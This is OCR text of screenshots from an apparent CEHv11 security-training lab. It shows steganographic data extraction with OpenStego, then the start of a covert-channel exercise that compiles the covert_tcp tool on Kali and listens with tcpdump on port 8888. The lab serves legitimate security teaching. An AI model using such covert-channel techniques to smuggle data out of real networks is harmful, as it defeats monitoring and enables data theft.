

V2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2019
V2016
Recycle Bin
Acrobat Reader DC
Firefox
Google Chrome
CEHv11 Module ...
CEHv11 Module ...
Stego
Stego - Paint
File Home View
Paste Cut Copy
Select Crop Resize Rotate
Brushes
Shapes
Size
Color 1
Color 2
Edit colors
Clipboard Image Tools Shapes Colors
960 × 540px
Size: 1.5MB
100%
11:02 PM
10/5/2023
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



V2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
V2019
V2016
Recycle Bin
Acrobat Reader DC
Firefox
Snow
Google Chrome
CEHv11 Module ...
CEHv11 Module ...
Stego
OpenStego
File Help
Data Hiding
Hide Data
Extract Data
Digital Watermarking (Beta)
Generate Signature
Embed Watermark
Verify Watermark
Extract hidden data
Input Stego File
C:\Users\Administrator\Desktop\Stego.bmp
Output Folder for Message File
C:\Users\Administrator\Desktop
Password
Extract Data
11:03 PM
10/5/2023
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.





3.6 Covert Channels using Covert_TCP


- Open Parrot



Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
MetaLinuxV
Kali V
Home
V2019
V2016
Kali V
kali@kali: ~/Desktop/Send
File Actions Edit View Help
(kali㉿kali)-[~/Desktop]
$ ls
(kali㉿kali)-[~/Desktop]
$ ls -lah
total 8.0K
drwxr-xr-x 2 kali kali 4.0K Oct 5 12:17 .
drwxrwxrwx 31 kali kali 4.0K Oct 5 12:16 ..
(kali㉿kali)-[~/Desktop]
$
(kali㉿kali)-[~/Desktop]
$ mkdir Send
(kali㉿kali)-[~/Desktop]
$ cd Send
(kali㉿kali)-[~/Desktop/Send]
$ echo "Secret Message" >> secret.txt
(kali㉿kali)-[~/Desktop/Send]
$
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
MetaLinuxV
Kali V
Home
V2019
V2016
Kali V
Send - Thunar
Send - Thunar
File Edit View Go Bookmarks Help
kali
Desktop
Send
Places
Computer
kali
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
/admin$/ on 1...
/c$/ on 10.10....
covert_tcp.c
secret.txt
2 files: 20.9 KiB (21,392 bytes) | Free space: 16.7 GiB
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
MetaLinuxV
Kali V
Home
V2019
V2016
Kali V
1 2 3 4 5 6 7
kali@kali: ~/Desktop/Send
File Actions Edit View Help
┌──(kali㉿kali)-[~/Desktop]
└─$ ls
┌──(kali㉿kali)-[~/Desktop]
└─$ ls -lah
total 8.0K
drwxr-xr-x 2 kali kali 4.0K Oct 5 12:17 .
drwxrwxrwx 31 kali kali 4.0K Oct 5 12:16 ..
┌──(kali㉿kali)-[~/Desktop]
└─$
┌──(kali㉿kali)-[~/Desktop]
└─$ mkdir Send
┌──(kali㉿kali)-[~/Desktop]
└─$ cd Send
┌──(kali㉿kali)-[~/Desktop/Send]
└─$ echo "Secret Message" >> secret.txt
┌──(kali㉿kali)-[~/Desktop/Send]
└─$ cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]
45 | main(int argc, char **argv)
| ^~~~
┌──(kali㉿kali)-[~/Desktop/Send]
└─$
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
UV - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
MetaLinuxV
Kali V
Home
V2019
V2016
Kali V
UV
Activities
Terminal
Thg 10 5 23:30
root@touristv-virtual-machine: ~
touristv@touristv-virtual-machine:~$ sudo -i
[sudo] password for touristv:
root@touristv-virtual-machine:~# tcpdump -nvvx port 8888 -i lo
tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

